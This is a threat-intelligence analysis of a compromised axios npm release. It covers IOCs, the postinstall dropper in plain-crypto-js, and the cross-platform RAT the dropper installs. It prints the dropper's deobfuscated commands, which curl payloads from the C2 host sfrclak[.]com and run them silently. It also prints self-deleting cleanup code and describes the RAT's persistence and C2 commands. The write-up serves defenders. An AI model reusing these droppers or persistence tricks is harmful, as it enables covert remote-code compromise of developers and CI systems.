Supply Chain Attack: npm Package Axios Compromised Analysis
IOCs
File Hashes:
- setup.js:
e10b1fa84f1d6481625f741b69892780140d4e0e7769e7491e5f4d894c2e0e09 - Windows (ps1):
617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101 - macOS:
92ff08773995ebc8d55ec4b8e1a225d0d1e51efa4ef88b8849d0071230c9645a - Linux (Python):
fcb81618bb15edfdedfb638b4c08a2af9cac9ecfa551af135a8402bf980375cf
Network:
- IP:
142.11.206[.]73 - Domain:
sfrclak[.]com - C2 Endpoint:
hxxp://sfrclak[.]com:8000/6202033 - Beacons:
packages[.]npm[.]org/product0 (macOS), packages[.]npm[.]org/product1 (Windows), packages[.]npm[.]org/product2 (Linux)
NPM Packages:
axios@1.14.1axios@0.30.4plain-crypto-js@4.2.1
Background
Axios is a popular promise-based HTTP client for Javascript applications, with close to 100 million downloads per week. It is commonly used in environments such as Node.js and modern frontend frameworks to handle API communication.
On March 31st, 2026, a compromised maintainer account pushed two malicious versions (1.14.1, 0.30.4) to NPM. There, a hidden dependency plain-crypto-js@4.2.1 provides a dropper to deploy a Remote Access Trojan (RAT) across Windows, MacOS, and Linux platforms.
The versions were available for download for 2-3 hours until it was removed from NPM. The maintainer states that they had MFA on everything, and how it was bypassed is unknown as of now (perhaps fatigue attacks, interception?)
Part 1: Dropper
The npm package plain-crypto-js@4.2.1 is installed as a dependency, which was made hours before the attack. With postinstall it executes node setup.js that is a Dropper.
The code begins with two functions that deobfuscates the script.
The deobfuscation happens in two steps:
- Reverse -> replace _ with = -> decode Base64
- each character xor’d against
333and key byte fromOrDeR_7077.
All strings that are obfuscated are in the array stq, indexed in the code.
const stq = [
"child_process", // stq[0]
"os", // stq[1]
"fs", // stq[2]
"http://sfrclak[.]com:8000/", // stq[3]
"", // stq[4]
"win32", // stq[5]
"darwin", // stq[6]
'\n Set objShell = CreateObject("WScript.Shell")\n objShell.Run "cmd.exe /c curl -s -X POST -d ""packages.npm.org/product1"" ""SCR_LINK"" > ""PS_PATH"" & ""PS_BINARY"" -w hidden -ep bypass -file ""PS_PATH"" ""SCR_LINK"" & del ""PS_PATH"" /f", 0, False\n ', // stq[7]
'cscript "LOCAL_PATH" //nologo && del "LOCAL_PATH" /f', // stq[8]
'\n set {a, s, d} to {"", "SCR_LINK", "/Library/Caches/com.apple.act.mond"}\n try\n do shell script "curl -o " & d & a & " -d packages.npm.org/product0" & " -s " & s & " && chmod 770 " & d & " && /bin/zsh -c \\"" & d & " " & s & " &\\"" &> /dev/null"\n end try\n do shell script "rm -rf LOCAL_PATH"', // stq[9]
'nohup osascript "LOCAL_PATH" > /dev/null 2>&1 &', // stq[10]
"", // stq[11]
"curl -o /tmp/ld.py -d packages.npm.org/product2 -s SCR_LINK && nohup python3 /tmp/ld.py SCR_LINK > /dev/null 2>&1 &", // stq[12]
"package.json", // stq[13]
"package.md", // stq[14]
".exe", // stq[15]
".ps1", // stq[16]
".vbs", // stq[17]
];
The script resolves modules fs, os, and child_process. The script then fingerprints the machine, in particular osplatform() that is saved to a variable. Based on the platform it that does a conditional branch that reaches out to the C2 server hxxp://sfrclak[.]com:8000/6202033 to download a second-stage payload for the respective platform.
For MacOS (darwin),
- Writes an Applescript (
.applescript) file to temp directory. - curls C2 server with POST Body
packages.npm[.]org/product0to download the MacOS payload to/Library/Caches/com.apple.act.mond - Sets permission
chmod 770and executes via/bin/zsh. - Runs script silently via
nohup osascript
For Windows (win32),
- Locates
powershell.exeusingwhere powershell. - Copies it to
%PROGRAMDATA%\wt.exe, imitating Windows Terminal (wt). - Writes a VBScript (
.vbs) file that usescmd.exeto curl a PowerShell script (.ps1) from the C2 server with POST Bodypackages.npm[.]org/product1, and runs silent with-w hidden -ep bypass. - Launches the VBScript with
cscript //nologo
For Linux / Other,
- curls from C2 server with POST Body
packages.npm.org/product2, directly downloading a python script to/tmp/ld.py. - Runs
nohup python3to silently execute the RAT.
It is also worth noting that packages.npm[.]org/productx is a fake domain masquerading as npm to blend in with legitimate traffic, it is most likely resolved as something else on the C2 server.
The malicious dependency deletes itself, and changes the package.json file to hide its tracks.
const selfPath = __filename;
fs.unlink(selfPath, () => {}); fs.unlink("package.json", () => {}); fs.rename("package.md", "package.json", () => {});
Part 2: Payload (RAT)
For the second stage, platform-specific RATs are downloaded and executed.
Across all of them, the RAT:
- Generates a 16-char UID
- Gets information about the system: OS version, architecture, boot time, hostname, username, installation time, manufacturer/product name, and process list
- C2 Beacon in intervals of 60 seconds
- Uses user-agent:
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
- Uses user-agent:
Each downloaded version run the exact same, with a few changes found below.

Main beacon loop in Linux’s Python RAT
Platform Specific
Windows (Powershell)
- Persistence through creating
%PROGRAMDATA%\system.batwith attributeHiddenthat redownloads the RAT on login, and through adding a registry Run keyHKCU:\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdateto the file. - It enumerates
Documents,Desktop,OneDrive,AppData\Roamingfirst.
C2 Commands:
kill- kills processpeinject- performs RCE in memory through .NET assembly injectionrunscript- runs inline command or base64 encodedrundir- enumerates directory metadata

Persistence commands in .ps1 file
Mac (AppleScript)
- It enumerates
/Applications,~/Libraryand~/Library/Application Supportfirst.
C2 Commands:
kill- kills RAT processpeinject- decodes base64 from C2 writes it to a hidden tmp file, runscodesign --force --deep --sign -to bypass Gatekeeper, then executesrunscript- runs inline commands through/bin/shor APpleScript files viaosascriptrundir- enumerates directory metadata
Linux (Python)
- In terms of persistence, Linux doesn’t get any (targeting ephemeral CI/CD environments where persistence isn’t needed?)
- It enumerates
~,~/.config,~/Documents, and~/Desktopfirst.
C2 Commands:
kill- kills processpeinject- Writes to/tmp/{6_random_chars},chmod 777, then executesrunscript- runs inline command or decodes and executes base64 commandrundir- enumerates directory metadata

C2 commands in Python